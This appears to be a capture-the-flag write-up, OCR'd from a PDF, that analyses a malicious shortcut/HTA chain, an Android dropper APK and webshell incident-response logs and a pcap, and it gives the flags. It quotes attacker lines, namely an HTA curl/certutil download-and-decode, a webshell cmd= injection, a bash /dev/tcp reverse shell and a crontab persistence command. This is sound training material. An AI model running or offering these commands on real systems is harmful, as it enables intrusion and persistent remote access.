
As usual, step 1 is recon. Lets read the file details using command *file*



Just by using the command file we can see that the file is in .lnk. So we need a suitable tool for reading a .lnk file. In this challenge, I use [lnkparse]to extract information from it. Now we have the right tool, let's dive deeper into this malware!


Birthday Trap	Author: 171k

After running lnkparse on the malicious file, we obtain this valuable info:



This line shows that the malware “mshta.exe” will be directly executed from the github repo using your shell.

So I download the malicious hta (html application) from the github in my controlled environment to perform further analysis.



```
function LSJDiJLKDJOGOGOGOfn(n){
var d = new ActiveXObject("WScript.Shell");
d.Run("%comspec% /c ping -n " + n + " 127.0.0.1 > nul", 0, 1);
d = null;
XLKJSDGOODOGOGOGo("https://archiveimage.github.io/Pictures/Happy_Birthday.jpeg");
LSJDiJLKDJOGOGOGOfn(3);
XLKJSDGOODOGOGOGo("curl https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg -o %TEMP%\\wct9D39.jpg");
LSJDiJLKDJOGOGOGOfn(5);
OCKJOIFJIOGGOGOGOf("certutil.exe -decode %TEMP%\\wct9D39.jpg %TEMP%\\wct9D39.tmp");
```

Basically the htma attacks by silently downloading another hidden payload, decrypt, execute the payload and delete itself.

We can now read the malware content by downloading the malware and perform analysis

We discovered that the wct9D39.jpg is actually NOT a jpg but has hidden malicious payload inside it. We can simply decrypt it using base64 and get the *.bin* version before converting to *.ps1*.


```
base64 -d wct9D39.jpg >notimage.bin
```

I use this simple python script to convert to .ps1!

```
with open("notimage.bin","rb") as f:
    data = f.read()

decoded = bytes(b ^ 0x42 for b in data)

with open("winp.ps1","wb") as f:
    f.write(decoded)
```



And finally we can use the command strings on the malicious file and read the content. Looks like the challenge creator will send a warm message to those who double click the malware. Thankfully I start with strings!

Flag:

nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}

PHOTO VIEWER GONE ROGUE

Challenge Description

"*A user downloaded what appeared to be a legitimate photo gallery application from a third-party app store. Shortly after installation, they noticed unusual battery drain and suspicious network activity. The device's security logs show the app accessing resources it shouldn't need for a simple gallery viewer.*"

Challenge Setup

An apk file! From here we got 2 options whether to unzip and inspect with terminal or use JADX to read the decompile version!

Photo Viewer Gone Rogue	Author: 171k

Challenge Description

"*Analyze the APK and the flag hidden in the malware.*"

So now we need to find the hidden flag inside the malware!

```
L66:
    byte[] r10 = (byte[]) r10
    java.nio.ByteBuffer r10 = java.nio.ByteBuffer.wrap(r10)
    dalvik.system.InMemoryDexClassLoader r4 = new dalvik.system.InMemoryDexClassLoader
    java.lang.Class r5 = r3.getClass()
    java.lang.ClassLoader r5 = r5.getClassLoader()
    r4.<init>(r10, r5)
    r10 = r4
```

After searching through, we can find this inside the splashscreen class. *InMemoryDexClassLoader* is closely related to malware so this part is definitely suspicious!

1. Configuration for the malicious DEX file. It contains strings necessary for malicious code, which might trigger the detection mechanisms if they were placed in the dropper itself. The strings contain suspicious class names like "dalvik.system.InMemoryDexClassLoader", the presence of which indicates the suspicious intent to load the DEX file directly from the memory.

This is the proof to the claim that InMemoryDexClassLoader is suspicious!

```
    java.lang.Object r3 = com.dot.gallery.feature_node.data.data_types.GetMediaKt.getSplashScreen(r3, r4)
    if (r3 != r0) goto L61
    return r0
```

In the same class, we can also find this part which shows r3 is calling mediakt and splashscreen and returns a byte array instead of image (splashscreen relates to image). We can try to dig more by investigating the GetMediaKt class.

```
public static final Object getSplashScreen(Context context, Continuation<? super byte[]> continuation) {
    try {
        String string = context.getString(R.string.splashscreen);
        Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
        String str_b = new String(DecryptPrivateMediaKt.decryptPrivateMedia(string, context), Charsets.UTF_8);
        URL u = new URL(str_b);
        String imageData = new String(TextStreamsKt.readBytes(u), Charsets.UTF_8);
        byte[] decodedString = DecryptPrivateMediaKt.decryptPrivateMedia(imageData, context);
        return decodedString;
    } catch (Exception e) {
        System.out.println((Object) "ERROR!");
        Log.e("seccheck", e.toString());
        byte[] imageData2 = {65, 66, 67};
        return imageData2;
    }
}
```

From here, we can find the getSplashScreen class which reveals its real behaviour! It might be hard to understand but we can see keywords such as “url” and “decodedstring” which are really suspicious and not splashscreen behaviour!

Now we know that it fetch strings, we can navigate to strings.xml and find a splashscreen inside.

```
<string name="some_permissions_are_not_granted">Some permissions are not granted!</string>
<string name="splashscreen">4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtijGZF4i2AgLDqAr
<string name="status_bar_notification_info_overflow">999+</string>
```

There we go, long encrypted strings from the splashscreen!

Since it is encrypted with a key, we need to find the key. From the screenshot above we can see that we can get the key from decryptPrivateMedia.

```
public final class DecryptPrivateMediaKt {
    public static final byte[] decryptPrivateMedia(String encryptedText, Context context) {
        Intrinsics.checkNotNullParameter(encryptedText, "encryptedText");
        Intrinsics.checkNotNullParameter(context, "context");
        try {
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            SecretKeySpec secretKeySpec = new SecretKeySpec(Base64.decode(context.getString(R.string.media_unlock), 0), "AES");
            cipher.init(2, secretKeySpec);
            byte[] encryptedBytes = Base64.decode(encryptedText, 0);
            byte[] decryptedBytes = cipher.doFinal(encryptedBytes);
            Intrinsics.checkNotNull(decryptedBytes);
            return decryptedBytes;
        } catch (Exception e) {
            Log.e("seccheck", String.valueOf(e));
            byte[] imageData = {65, 66, 67};
            return imageData;
        }
    }
}
```

From DecryptPrivateMediaKt, we can find the secretkeyspec! It shows us where it keeps the key and it is inside *media_unlock.*

```
<string name="media_details">Details</string>
<string name="media_location">@string/location_cd</string>
<string name="media_unlock">NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=</string>
<string name="metadata">Metadata</string>
<string name="monthly_timeline_summary">Group the timeline monthly instead of per date
```

Go back to the strings.xml and we can find this key inside *media_unlock* (base64)


I use this script and get the flag!

Flag:

nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}}

INCIDENT RESPONSE

Breadcrumbs	
Breadcrumbs #1	Author: Pokok




For Breadcrumbs#1 till Breadcrumbs#5, we will be using the same file which is **access.log.zip**. As to not wasting any time, let's dive in.

Challenges Description:

"*TechHire Solutions prided themselves on finding the perfect candidates. But someone applied for more than just a job. They received a job application that wasn't what it seemed. The attacker left but not without leaving breadcrumbs behind. You've been called in as an incident responder. The web logs are waiting. Follow the trail! Among thousands of legitimate visitors, one IP address stands out as suspicious. What is the attacker's IP address*?"

Solution:

First, we need to understand the question "They received a job application that wasn't what it seemed.", so with a rough guess, the malware may disguise itself as a legitimate resume file.



So I use this command: cat access.log | grep "pdf"
The “cat” is used to view the content of the file while “grep” filter out words that we want to see. Then we look at the output, it may seem like a regular pdf file but it performed command injection like this:
/uploads/resume_aiman.pdf.php?cmd=<command>
Along with the fact that the file has a double extension which is pdf.php. we can now conclude this file is malicious in nature. Looking at the full entry we can see this attacker’s IP address

FLAG:
nexsec25{192.168.21.102}

Breadcrumbs #2	Author: Pokok

Challenges Description:

“*The attacker uploaded a malicious file. What is the full filename? Flag format : nexsec25{file.py}*”

Solution:

From the previous challenge, we already identified the malicious file which is Resume_aiman.pdf.php

FLAG:
nexsec25{resume_aiman.pdf.php}

Breadcrumbs #3	Author: Pokok

Challenges Description:

"What was the timestamp when the attacker uploaded the malicious file?"

Flag format : nexsec25{12/Dec/2012:12:12:12 +0800}

Solution:

By using the attacker's IP address: 192.168.21.102
And Post parameter, we can use this command:
grep -i "192.168.21.102.*post" access.log
To pinpoint the timestamp.

FLAG:
nexsec25{13/Dec/2025:02:13:37 +0800}


Breadcrumbs #4	Author: Pokok

Challenges Description:

"The attacker executed multiple commands through the webshell. What was the first command?"

Flag format : nexsec25{pwd}

Solution:



On the very first of the entry:
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami
We can see the “whoami” in the command injection

FLAG:
nexsec25{whoami}


Breadcrumbs #5	Author: Pokok

Challenges Description:


“From the webshell commands, the attacker was preparing for the next stage of the attack. What IP address and port was the attacker planning to connect back to?”

Flag format : nexsec25{ip:port}

Solution:



In the last entry, the command is :
cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%200%3E%261%27




To make it more readable, i use cyberchef to decode the URL which in turn give us the output like this:

cmd=bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'

FLAG:

nexsec25{172.16.23.13:4444}

Breadcrumbs #6	Author: Pokok



For Breadcrumbs#6 till Breadcrumbs#13, we will be using the same file which is Capture.pcap.zip. As to not wasting any time, let's dive in.


Challenges Description:

"Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system. What is the first full command the attacker executed after gaining the reverse shell connection?"

Solution:


For this challenge we must use Wireshark, open wireshark and do the following

file > open > Capture.pcap



When we open the HTTP object list, you can do this by opening the file>export objects>http.. . we can see one of the objects contains resume_aiman.pdf.php. The malicious file that we have uncovered earlier, we can see that the attacker performed the attack using a GET parameter.

/uploads/resume_aiman.pdf.php?cmd=<command>



Now let's look at the TCP stream to see how deep the attack goes, to open the stream just simply click analyze > follow > TCP stream. To read the conversation you can change the stream number at the bottom right of the window, after a bit of reading, we

can see that in stream 17 the attacker used cat /etc/os-release after gaining the reverse shell connection

FLAG:


NEXSEC25{cat /etc/os-release}

Breadcrumbs #7	Author: Pokok

Challenges Description:

"Under which user context was the attacker operating after gaining the reverse shell?"

Solution:



User context is the environment in which a session or process operates. We can see the shell prompt:www-data@server:/var/www/html/uploads$ at stream 17.
So the user context is www-data.

FLAG:
NEXSEC25{www-data}

Breadcrumbs #8	Author: pokok

Challenges Description:

"In which directory was the attacker initially located when the reverse shell connected?"

Solution:

From previous challenges, the shell prompt www-data@server:/var/www/html/uploads$ at stream 17 tell us the attacker initially located in /var/www/html/uploads


FLAG:
NEXSEC25{/var/www/html/uploads}

Breadcrumbs #9	Author: Pokok

Challenges Description:

"The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path)"

Solution:



In the same stream, stream 17, we can observed the shell output which is cat: /etc/shadow: Permission denied

FLAG:
nexsec25{/etc/shadow}

Breadcrumbs #10	Author: Pokok

Challenges Description:

"What command did the attacker use to search for SUID binaries on the system?"

Solution:

From previous challenge, the attacker is denied access to certain files so now he tries to do privilege escalation. SUID is a special type of permission that can be given to a file so the file is always run with the permissions of the owner instead of the user executing it. We can observe it with www-data@server:/var/www/html/uploads$ find / -perm -4000 -type f 2>/dev/null


FLAG:
nexsec25{find / -perm -4000 -type f 2>/dev/null}

Breadcrumbs #11	Author: Pokok

Challenges Description:

"The attacker established persistence. What is the full command used?"

Solution:



In the stream 17, we can see the attacker tried to establish persistence via a cron job using the full command: www-data@server:/var/www/html/uploads$ (crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -

FLAG:

